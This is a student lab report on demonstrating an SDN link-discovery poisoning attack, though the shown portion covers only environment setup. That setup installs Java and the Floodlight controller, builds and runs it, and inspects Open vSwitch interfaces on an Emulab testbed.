

Project/Lab 4

Submitted by : Nandini Krupa Krishnamurthy

Task:

To demonstrate network poisoning attack and show how the controller has a vast amount of important data, such as topological information, device information, and link information, all of which can be compromised by attackers in this type of attack due to the already existing security flaws during the link discovery procedure.

Experiment:

All the steps are explained along with the screenshots.

Step1 : Starting the experiment by creating a profile.



Fig 1 : Starting the experiment




Fig 2: Changing the profile.




Fig 3: Selecting LinkFabrTopo profile to carry out the experiment.




Fig 4: The profile is now changed. So going ahead by clicking on “Next”.




Fig 5: Selecting a cluster. The cluster selected here is “Emulab”.

1. Select a Profile

2. Parameterize

3. Finalize

4. Schedule

Please select when you would like to start this experiment and then click Finish.

Start immediately

☒

or

Start on date/time

MM/DD/YYYY

Time

Experiment Duration

16

hours

Previous

Finish

Fig 6: Selecting the duration of the experiment.

Your experiment is ready!

Name: Krupa-QV50200

State: ready

Profile: LinkFabrTopo

Started: Apr 7, 2019 6:45 PM


Expires: Apr 8, 2019 10:45 AM (in 16 hours)

Logs

Create Click ImageCopyExtendTerminate

Topology ViewList ViewManifestGraphs

Click on a node for more options. Click and drag to move things around.



Refresh TopoRun LinksetRefresh Status

Fig 7: The topology is running successfully.

Step2: Getting ready to cause an attack by downloading the prerequisites.

```
Topology View List View Manifest Graphs Controller X
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-33-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
controller:~>
```

Fig 8: Controller Shell is opened.

```
Topology View List View Manifest Graphs Controller X
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-33-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
controller:~> sudo apt-get update
```

Fig 9: Updating all repositories using “sudo apt-get update”

```
Topology View List View Manifest Graphs Controller X
Hit http://us.archive.ubuntu.com trusty/restricted Sources
Hit http://us.archive.ubuntu.com trusty/universe Sources

Hit http://us.archive.ubuntu.com trusty/restricted amd64 Packages
Hit http://us.archive.ubuntu.com trusty/universe amd64 Packages

Hit http://us.archive.ubuntu.com trusty/restricted i386 Packages
Hit http://us.archive.ubuntu.com trusty/universe i386 Packages

Hit http://us.archive.ubuntu.com trusty/restricted Translation-en
Hit http://us.archive.ubuntu.com trusty/universe Translation-en

Ign http://us.archive.ubuntu.com trusty/restricted Translation-en_US
Ign http://us.archive.ubuntu.com trusty/universe Translation-en_US

Reading package lists... Done kB/s)
controller:~>

controller:~> sudo apt-get install software-properties-common python-software-properties
```

Fig 10: Python is installed using “sudo apt-get install software-properties-common python-software-properties”

```
Topology View List View Manifest Graphs Controller X
controller:~>

controller:~> sudo apt-get install software-properties-common python-software-properties
Reading package lists... Done

Reading state information... Done
The following extra packages will be installed:

  unattended-upgrades python3-pycurl python3-software-properties
Suggested packages:

  mail-transport-agent python-pycurl-dbg python3-pycurl-dbg bsd-mailx
The following NEW packages will be installed:

  python3-software-properties software-properties-common unattended-upgrades
0 upgraded, 7 newly installed, 0 to remove and 323 not upgraded.

After this operation, 1,846 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Fig 11: To continue installation “Y” is chosen.

```
Topology View List View Manifest Graphs Controller X
Selecting previously unselected package software-properties-common.
Preparing to unpack .../software-properties-common_0.92.37.8_all.deb ...
Unpacking software-properties-common (0.92.37.8) ...
Processing triggers for man-db (2.6.7.1-1) ...
Processing triggers for ureadahead (0.100.0-16) ...
ureadahead will be reprofiled on next reboot
Setting up python3-gi (3.12.0-1ubuntu1) ...
Setting up python-pycurl (7.19.3-0ubuntu3) ...
Setting up unattended-upgrades (0.82.1ubuntu2.5) ...
Setting up python3-pycurl (7.19.3-0ubuntu3) ...
Processing triggers for ureadahead (0.100.0-16) ...
Setting up python-software-properties (0.92.37.8) ...
Setting up python3-software-properties (0.92.37.8) ...
Setting up software-properties-common (0.92.37.8) ...
Processing triggers for libc-bin (2.19-0ubuntu6.1) ...
controller:~>
controller:~>
controller:~>
controller:~> sudo add-apt-repository ppa:webupd8team/java
```

Fig 12: webupd8team personal package archive is needed as this contains Java 8 installations required to run floodlight. To install this “sudo add-apt-repository ppa:webupd8team/java” is used.

```
Topology View List View Manifest Graphs Controller X
controller:~> sudo add-apt-repository ppa:webupd8team/java
Oracle Java (JDK) Installer (automatically downloads and installs Oracle JDK8). There are no actual Java files in this PPA.

Important -> Why Oracle Java 7 And 6 Installers No Longer Work: http://www.webupd8.org/2017/06/why-oracle-java-7-and-6-installers-no.html

Update: Oracle Java 9 has reached end of life: http://www.oracle.com/technetwork/java/javase/downloads/jdk9-downloads-3848520.html

The PPA supports Ubuntu 18.10, 18.04, 16.04, 14.04 and 12.04.

More info (and Ubuntu installation instructions):
- http://www.webupd8.org/2012/09/install-oracle-java-8-in-ubuntu-via-ppa.html

Debian installation instructions:
- Oracle Java 8: http://www.webupd8.org/2014/03/how-to-install-oracle-java-8-in-debian.html

For Oracle Java 11, see a different PPA -> https://www.linuxuprising.com/2018/10/how-to-install-oracle-java-11-in-ubuntu.html
More info: https://launchpad.net/~webupd8team/+archive/ubuntu/java
Press [ENTER] to continue or ctrl-c to cancel adding it
```

Fig 13: “[ENTER]” is used to continue installation.

```
Topology View List View Manifest Graphs Controller X
- http://www.webupd8.org/2012/09/install-oracle-java-8-in-ubuntu-via-ppa.html

Debian installation instructions:
- Oracle Java 8: http://www.webupd8.org/2014/03/how-to-install-oracle-java-8-in-debian.html

For Oracle Java 11, see a different PPA -> https://www.linuxuprising.com/2018/10/how-to-install-oracle-java-11-in-ubuntu.html
More info: https://launchpad.net/~webupd8team/+archive/ubuntu/java
Press [ENTER] to continue or ctrl-c to cancel adding it

gpg: keyring `/tmp/tmp3fv4pmmj/secring.gpg' created
gpg: keyring `/tmp/tmp3fv4pmmj/pubring.gpg' created
gpg: requesting key EEA14886 from hkp server keyserver.ubuntu.com
gpg: /tmp/tmp3fv4pmmj/trustdb.gpg: trustdb created
gpg: key EEA14886: public key "Launchpad VLC" imported
gpg: no ultimately trusted keys found
gpg: Total number processed: 1
gpg:         imported: 1 (RSA: 1)
OK
controller:~> sudo apt-get update
```

Fig 14: Repositories are again updated using “sudo apt-get update”.

```
Topology View List View Manifest Graphs Controller X
Hit http://us.archive.ubuntu.com trusty/universe Sources
Hit http://us.archive.ubuntu.com trusty/main amd64 Packages
Hit http://us.archive.ubuntu.com trusty/restricted amd64 Packages
Hit http://us.archive.ubuntu.com trusty/universe amd64 Packages
Hit http://us.archive.ubuntu.com trusty/main i386 Packages
Hit http://us.archive.ubuntu.com trusty/restricted i386 Packages
Hit http://us.archive.ubuntu.com trusty/universe i386 Packages
Hit http://us.archive.ubuntu.com trusty/main Translation-en
Hit http://us.archive.ubuntu.com trusty/restricted Translation-en
Hit http://us.archive.ubuntu.com trusty/universe Translation-en
Ign http://us.archive.ubuntu.com trusty/main Translation-en_US
Ign http://us.archive.ubuntu.com trusty/restricted Translation-en_US
Ign http://us.archive.ubuntu.com trusty/universe Translation-en_US
Fetched 19.7 kB in 2s (6,755 B/s)
Reading package lists... Done
controller:~>
controller:~>
controller:~>
controller:~> sudo apt-get install oracle-java8-installer
```

Fig 15: Oracle Java 8 (JDK8 and JRE8) is installed using “sudo apt-get install oracle-java8-installer” command.

```
Topology View List View Manifest Graphs Controller X
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  gsfonts-x11 java-common libxfont1 oracle-java8-set-default xfonts-encodings
  xfonts-utils
Suggested packages:
  default-jre equivs binfmt-support visualvm ttf-baekmuk ttf-unfonts
  ttf-unfonts-core ttf-kochi-gothic ttf-sazanami-gothic ttf-kochi-mincho
  ttf-sazanami-mincho ttf-arphic-uming firefox firefox-2 iceweasel
  mozilla-firefox iceape-browser mozilla-browser epiphany-gecko
  epiphany-webkit epiphany-browser galeon midbrowser moblin-web-browser
  xulrunner xulrunner-1.9 konqueror chromium-browser midori google-chrome
The following NEW packages will be installed:
  gsfonts-x11 java-common libxfont1 oracle-java8-installer
  oracle-java8-set-default xfonts-encodings xfonts-utils
0 upgraded, 7 newly installed, 0 to remove and 323 not upgraded.
Need to get 931 kB of archives.
After this operation, 1,891 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Fig 16: When asked if to continue “Y” is chosen.




Fig 17: “OK” is chosen if asked to agree to the license.




Fig 18: A agreement message pops up to continue installation.




Fig 19: “<Yes>” is chosen to move forward with installation.

```

Topology View List View Manifest Graphs Controller X
Unpacking xfonts-encodings (1:1.0.4-1ubuntu1) ...
Selecting previously unselected package xfonts-utils.
Preparing to unpack .../xfonts-utils_1%3a7.7+1_amd64.deb ...
Unpacking xfonts-utils (1:7.7+1) ...
Selecting previously unselected package gsfonts-x11.
Preparing to unpack .../gsfonts-x11_0.22_all.deb ...
Unpacking gsfonts-x11 (0.22) ...
Processing triggers for fontconfig (2.11.0-0ubuntu4.1) ...
Processing triggers for man-db (2.6.7.1-1) ...
Setting up libxfont1:amd64 (1:1.4.7-1ubuntu0.4) ...
Setting up oracle-java8-set-default (8u201-1~webupd8~1) ...
Setting up xfonts-encodings (1:1.0.4-1ubuntu1) ...
Setting up xfonts-utils (1:7.7+1) ...
Setting up gsfonts-x11 (0.22) ...
Processing triggers for libc-bin (2.19-0ubuntu6.1) ...
controller:~>
controller:~>
controller:~>
controller:~> sudo apt-get install ant curl

```

Fig 20: ant and curl are installed using “sudo apt-get install ant curl”.

```

Topology View List View Manifest Graphs Controller X
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  ant-optional libcurl3 libxerces2-java libxml-commons-external-java
  libxml-commons-resolver1.1-java
Suggested packages:
  ant-doc ant-gcj ant-optional-gcj antlr javacc junit jython libbccl-java
  libbsf-java libcommons-logging-java libcommons-net-java libgnumail-java
  libjaxp1.3-java libjdepend-java libjsch-java liblog4j1.2-java liboro-java
  libregex-java libxalan2-java libxerces2-java-doc libxerces2-java-gcj
  libxml-commons-resolver1.1-java-doc
The following NEW packages will be installed:
  ant ant-optional curl libcurl3 libxerces2-java libxml-commons-external-java
  libxml-commons-resolver1.1-java
0 upgraded, 7 newly installed, 0 to remove and 323 not upgraded.
Need to get 4,165 kB of archives.
After this operation, 6,087 kB of additional disk space will be used.
Do you want to continue? [Y/n] y

```

Fig 21: When asked if to continue “Y” is chosen.

```
Topology View List View Manifest Graphs Controller X
Selecting previously unselected package curl.
Preparing to unpack .../curl_7.35.0-1ubuntu2.20_amd64.deb ...
Unpacking curl (7.35.0-1ubuntu2.20) ...
Processing triggers for man-db (2.6.7.1-1) ...
Setting up libcurl3:amd64 (7.35.0-1ubuntu2.20) ...
Setting up libxml-commons-resolver1.1-java (1.2-7build1) ...
Setting up libxml-commons-external-java (1.4.01-2build1) ...
Setting up libxerces2-java (2.11.0-7) ...
Setting up ant (1.9.3-2ubuntu0.1) ...
Setting up ant-optional (1.9.3-2ubuntu0.1) ...
Setting up curl (7.35.0-1ubuntu2.20) ...
Processing triggers for libc-bin (2.19-0ubuntu6.1) ...
controller:~>
controller:~>
controller:~>
controller:~> git clone git://github.com/floodlight/floodlight.git
fatal: could not create work tree dir 'floodlight': Permission denied
controller:~> sudo su
root@controller:/local/users/Krupa#
```

Fig 22: Since git cloning could not take place as permissions were not enabled, superuser permission is obtained using “sudo su”.

```
Topology View List View Manifest Graphs Controller X
Setting up libcurl3:amd64 (7.35.0-1ubuntu2.20) ...
Setting up libxml-commons-resolver1.1-java (1.2-7build1) ...
Setting up libxml-commons-external-java (1.4.01-2build1) ...
Setting up libxerces2-java (2.11.0-7) ...
Setting up ant (1.9.3-2ubuntu0.1) ...
Setting up ant-optional (1.9.3-2ubuntu0.1) ...
Setting up curl (7.35.0-1ubuntu2.20) ...
Processing triggers for libc-bin (2.19-0ubuntu6.1) ...
controller:~>
controller:~>
controller:~>
controller:~> git clone git://github.com/floodlight/floodlight.git
fatal: could not create work tree dir 'floodlight': Permission denied
controller:~> sudo su
root@controller:/local/users/Krupa# git clone git://github.com/floodlight/floodlight.git
```

Fig 23: Flood light is cloned from GitHub using “git clone git://github.com/floodlight/floodlight.git”

Topology View List View Manifest Graphs Controller ×

```
controller:~>
controller:~>
controller:~>
controller:~> git clone git://github.com/floodlight/floodlight.git
fatal: could not create work tree dir 'floodlight': Permission denied
controller:~> sudo su
root@controller:/local/users/Krupa# git clone git://github.com/floodlight/floodlight.git
Cloning into 'floodlight'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Total 52768 (delta 10), reused 10 (delta 10), pack-reused 52757
Receiving objects: 100% (52768/52768), 383.91 MiB | 7.05 MiB/s, done.
Resolving deltas: 100% (34213/34213), done.
Checking connectivity... done.
Checking out files: 100% (828/828), done.
root@controller:/local/users/Krupa#
root@controller:/local/users/Krupa#
root@controller:/local/users/Krupa#
root@controller:/local/users/Krupa# cd floodlight
```

Fig 24: Now lets move to floodlight directory.

Topology View List View Manifest Graphs Controller ×

```
controller:~> git clone git://github.com/floodlight/floodlight.git
fatal: could not create work tree dir 'floodlight': Permission denied
controller:~> sudo su
root@controller:/local/users/Krupa# git clone git://github.com/floodlight/floodlight.git
Cloning into 'floodlight'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Total 52768 (delta 10), reused 10 (delta 10), pack-reused 52757
Receiving objects: 100% (52768/52768), 383.91 MiB | 7.05 MiB/s, done.
Resolving deltas: 100% (34213/34213), done.
Checking connectivity... done.
Checking out files: 100% (828/828), done.
root@controller:/local/users/Krupa#
root@controller:/local/users/Krupa#
root@controller:/local/users/Krupa#
root@controller:/local/users/Krupa# cd floodlight
root@controller:/local/users/Krupa/floodlight#
root@controller:/local/users/Krupa/floodlight#
root@controller:/local/users/Krupa/floodlight# ant
```

Fig 25: To run the floodlight build.xml file, “ant” command is used.

```

Topology View List View Manifest Graphs Controller x
[javac] Note: Recompile with -Xlint:unchecked for details.
[copy] Copying 11 files to /local/users/Krupa/floodlight/target/bin
[copy] Copied 4 empty directories to 1 empty directory under /local/users/Krupa/floodlight/target/bin

compile-test:
[javac] Compiling 105 source files to /local/users/Krupa/floodlight/target/bin-test
[javac] Note: Some input files use or override a deprecated API.
[javac] Note: Recompile with -Xlint:deprecation for details.
[javac] Note: /local/users/Krupa/floodlight/src/test/java/net/floodlightcontroller/core/internal/OFSwitchHandshakeHandlerVer13Test.java uses unchecked or unsafe operations.
[javac] Note: Recompile with -Xlint:unchecked for details.

dist:
[echo] Setting Floodlight version: 1.2-SNAPSHOT
[echo] Setting Floodlight name: floodlight
[jar] Building jar: /local/users/Krupa/floodlight/target/floodlight.jar
[jar] Building jar: /local/users/Krupa/floodlight/target/floodlight-test.jar

BUILD SUCCESSFUL
Total time: 1 minute 28 seconds
root@controller:/local/users/Krupa/floodlight#

```

Fig 26: Build is successful.

Step3 : Running the Controller

```

Topology View List View Manifest Graphs Controller x Controller x
* Documentation: https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Sun Apr  7 17:33:18 2019 from ops.emulab.net

controller:~>

```

Fig 27: A new controller shell is opened.

```
Topology View List View Manifest Graphs Controller x Controller x
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Sun Apr 7 17:33:18 2019 from ops.emulab.net

controller:~> cd floodlight
controller:~/floodlight> java -jar target/floodlight.jar
```

Fig 28: In the new controller shell, floodlight is run using “java -jar target/floodlight.jar”.

Step4: Further changes needed to cause an attack.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-33-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
switch:~>
```

Fig 29: A shell for switch is opened.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
switch:~> sudo ovs-vsctl show

89362c3a-1d64-451b-977d-7b2718a1ba20
switch:~> rsion: "2.3.1"

switch:~> sudo ovs-vsctl show
    ovs_version: "2.3.1"7b2718a1ba20
switch:~>
```

Fig 30: The current switch configuration is obtained by using the command “sudo ovs-vsctl show”.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
switch:~> sudo ovs-vsctl show

89362c3a-1d64-451b-977d-7b2718a1ba20
switch:~> rsion: "2.3.1"

switch:~> sudo ovs-vsctl show
    ovs_version: "2.3.1"7b2718a1ba20
switch:~> sudo ovs-vsctl add-br br0
switch:~> █
```

Fig 31: A bridge named bro is created using the command “sudo ovs-vsctl add-br bro”.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
switch:~> sudo ovs-vsctl show

89362c3a-1d64-451b-977d-7b2718a1ba20
switch:~> rsion: "2.3.1"

switch:~> sudo ovs-vsctl show
    ovs_version: "2.3.1"7b2718a1ba20

switch:~> sudo ovs-vsctl add-br br0
switch:~> ifconfig
```

Fig 32: To see the configuration, the command “ifconfig” is run. There are 5 eth interfaces present.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x
switch:~> sudo ovs-vsctl add-br br0
eth0      Link encap:Ethernet  HWaddr 02:c0:5b:68:29:e6

          inet addr:172.20.2.24  Bcast:172.31.255.255  Mask:255.240.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:462 errors:0 dropped:0 overruns:0 frame:0

          collisions:0 txqueuelen:1000  ed:0 overruns:0 carrier:0
          RX bytes:78526 (78.5 KB)  TX bytes:51632 (51.6 KB)

eth1      Link encap:Ethernet  HWaddr 02:77:e3:c6:97:80
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0

          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:50 errors:0 dropped:0 overruns:0 frame:0

          collisions:0 txqueuelen:1000  d:0 overruns:0 carrier:0
          RX bytes:4376 (4.3 KB)  TX bytes:2322 (2.3 KB)

eth2      Link encap:Ethernet  HWaddr 02:dc:80:ff:hh:a1
```

Fig 33: Configuration of eth0 and eth1.

Topology View	List View	Manifest	Graphs	Controller ^x	Controller ^x	Switch ^x
eth2	Link encap:Ethernet HWaddr 02:dc:80:ff:bb:a1 inet addr:10.10.2.2 Bcast:10.10.2.255 Mask:255.255.255.0 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:44 errors:0 dropped:0 overruns:0 frame:0 collisions:0 txqueuelen:1000 d:0 overruns:0 carrier:0 RX bytes:3124 (3.1 KB) TX bytes:2322 (2.3 KB)					
eth3	Link encap:Ethernet HWaddr 02:97:e7:0f:6c:2e inet addr:10.10.3.1 Bcast:10.10.3.255 Mask:255.255.255.0 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:40 errors:0 dropped:0 overruns:0 frame:0 collisions:0 txqueuelen:1000 d:0 overruns:0 carrier:0 RX bytes:2840 (2.8 KB) TX bytes:2664 (2.6 KB)					
eth4	Link encap:Ethernet HWaddr 02:44:e1:e6:9e:5d inet addr:10.10.4.1 Bcast:10.10.4.255 Mask:255.255.255.0					

Fig 34: Configuration of eth2 and eth3.

Topology View	List View	Manifest	Graphs	Controller ^x	Controller ^x	Switch ^x
<pre>eth4 Link encap:Ethernet HWaddr 02:44:e1:e6:9e:5d inet addr:10.10.4.1 Bcast:10.10.4.255 Mask:255.255.255.0 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:46 errors:0 dropped:0 overruns:0 frame:0 collisions:0 txqueuelen:1000 d:0 overruns:0 carrier:0 RX bytes:3760 (3.7 KB) TX bytes:2664 (2.6 KB) lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 UP LOOPBACK RUNNING MTU:65536 Metric:1 RX packets:0 errors:0 dropped:0 overruns:0 frame:0 collisions:0 txqueuelen:0 d:0 overruns:0 carrier:0 RX bytes:0 (0.0 B) TX bytes:0 (0.0 B) switch:~> █</pre>						

Fig 35: Configuration of eth4.


```
